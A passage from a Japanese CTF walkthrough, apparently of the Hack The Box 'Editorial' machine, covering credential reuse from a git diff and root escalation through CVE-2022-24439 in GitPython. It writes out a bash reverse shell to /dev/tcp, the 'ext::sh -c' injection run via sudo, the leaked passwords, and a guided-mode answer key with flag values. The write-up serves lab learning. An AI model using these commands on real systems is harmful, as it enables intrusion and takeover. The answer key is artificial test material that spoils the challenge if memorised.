Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

diff --git a/app_api/app.py b/app_api/app.py
index 61b786f..3373b14 100644
--- a/app_api/app.py
+++ b/app_api/app.py
@@ -64,7 +64,7 @@ def index():
 @app.route(api_route + '/authors/message', methods=['GET'])
 def api_mail_new_authors():
     return jsonify({
-        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
+        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
     }) # TODO: replace dev credentials when checks pass

 # -------------------------------


(5) 取得した認証情報を用いてprodユーザーでログインする。

$ su prod
  →パスワード(080217_Producti0n_2023!@)を入力する。


特権昇格


(1) sudoコマンドの設定を確認すると、「/usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *」がroot権限で実行できることが分かる。

$ sudo -l
  →パスワード(080217_Producti0n_2023!@)を入力する。
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *


(2) clone_prod_change.pyファイルの内容を確認すると、GitPythonというPythonのライブラリを用いて引数のURLからクローンを作成するプログラムであることが分かる。

$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])


(3) 「repo clone_from exploit」でGoogle検索すると、CVE-2022-24439の脆弱性があり「https://security.snyk.io/vuln/SNYK-PYTHON-GITPYTHON-3113858」にコマンド実行できる攻撃コードが公開されている。

(4) OSのバージョンを確認し、「https://ubuntu.com/security/CVE-2022-24439」でCVE-2022-24439の脆弱性修正有無を確認すると、Ubuntu 22.04.4ではGitPythonのバージョン3.1.29の脆弱性は残っていることが分かる。

$ uname -a
Linux editorial 5.15.0-112-generic #122-Ubuntu SMP Thu May 23 07:48:21 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux


$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.4 LTS
Release:        22.04
Codename:       jammy


$ pip list | grep "GitPython"
GitPython             3.1.29


(5) Kali Linux側のIPアドレスを確認し、1234番ポートで待ち受ける。

$ ip a
   →Kali LinuxのIPアドレスが「10.10.16.8」である。

$ nc -lvnp 1234


(6) CVE-2022-24439の脆弱性を悪用してリバースシェル実行する。

$ echo "bash -i >& /dev/tcp/10.10.16.8/1234 0>&1" > /home/prod/shell.sh

$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c bash% /home/prod/shell.sh'


(7) 「nc -lvnp 1234」コマンドを実行していたプロンプトに応答があり、任意のコマンドを実行できるようになる。

$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.20] 43212
root@editorial:/opt/internal_apps/clone_changes#


(9) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。

# whoami
root

# id
uid=0(root) gid=0(root) groups=0(root)


(10) 特権ユーザー用のフラグファイルの内容を確認する。

# cat /root/root.txt
4eea673525d248b87391d2436c702d36


[補足] Guided ModeのQA


・Task 1

問題(英語訳):How many TCP ports are listening on Editorial?
問題(日本語訳):Editorial でリッスンしている TCP ポートはいくつありますか?

答え:2


・Task 2

問題(英語訳):What is the primary domain name used by the webserver on editorial box?
問題(日本語訳):編集ボックスのウェブサーバーで使用されるプライマリドメイン名は何ですか?

答え:editorial.htb


・Task 3

問題(英語訳):What relative endpoint on the webserver can cause the server to generate an outbound HTTP request?
問題(日本語訳):Web サーバー上のどの相対エンドポイントが、サーバーに送信 HTTP 要求を生成させるのでしょうか?

答え:/upload-cover


・Task 4

問題(英語訳):What TCP port is serving another webserver listening only on localhost?
問題(日本語訳):ローカルホストでのみリッスンしている別の Web サーバーにサービスを提供している TCP ポートは何ですか?

答え:5000


・Task 5

問題(英語訳):Which relative API endpoint returns a template that includes a default username and password?
問題(日本語訳):デフォルトのユーザー名とパスワードを含むテンプレートを返す相対 API エンドポイントはどれですか?

答え:/api/latest/metadata/messages/authors


・Submit User Flag

問題(英語訳):Submit the flag located in the dev user's home directory.
問題(日本語訳):dev ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:35c97cc6e061a58a64ec653a1db732e9


・Task 7

問題(英語訳):What is the full path to the directory that contains a git repo but all the files have been deleted?
問題(日本語訳):Git リポジトリが含まれているが、すべてのファイルが削除されているディレクトリへのフル パスは何ですか?

答え:/home/dev/apps


・Task 8

問題(英語訳):What is the prod user's password on Editorial?
問題(日本語訳):Editorial の prod ユーザーのパスワードは何ですか?

答え:080217_Producti0n_2023!@


・Task 9

問題(英語訳):What is the name of the Python script that the prod user can run as root after entering their password?
問題(日本語訳):prod ユーザーがパスワードを入力した後に root として実行できる Python スクリプトの名前は何ですか?

答え:clone_prod_change.py


・Task 10

問題(英語訳):What is name of the Python library used by clone_prod_changes.py to interact with Git repos?
問題(日本語訳):clone_prod_changes.py が Git リポジトリと対話するために使用する Python ライブラリの名前は何ですか?

答え:GitPython


・Task 11

問題(英語訳):What version of GitPython is installed on Editorial?
問題(日本語訳):Editorial にはどのバージョンの GitPython がインストールされていますか?

答え:3.1.29


・Task 12

問題(英語訳):What is the 2022 CVE ID for a command execution vulnerability in this version of GitPython?
問題(日本語訳):このバージョンの GitPython におけるコマンド実行の脆弱性の 2022 CVE ID は何ですか?

答え:CVE-2022-24439


・Submit Root Flag

問題(英語訳):Submit the flag located in the root user's home directory.
問題(日本語訳):ルート ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:4eea673525d248b87391d2436c702d36
※「/root/root.txt」の内容が答え。
関連記事(Hack The Box)

※後日作成予定。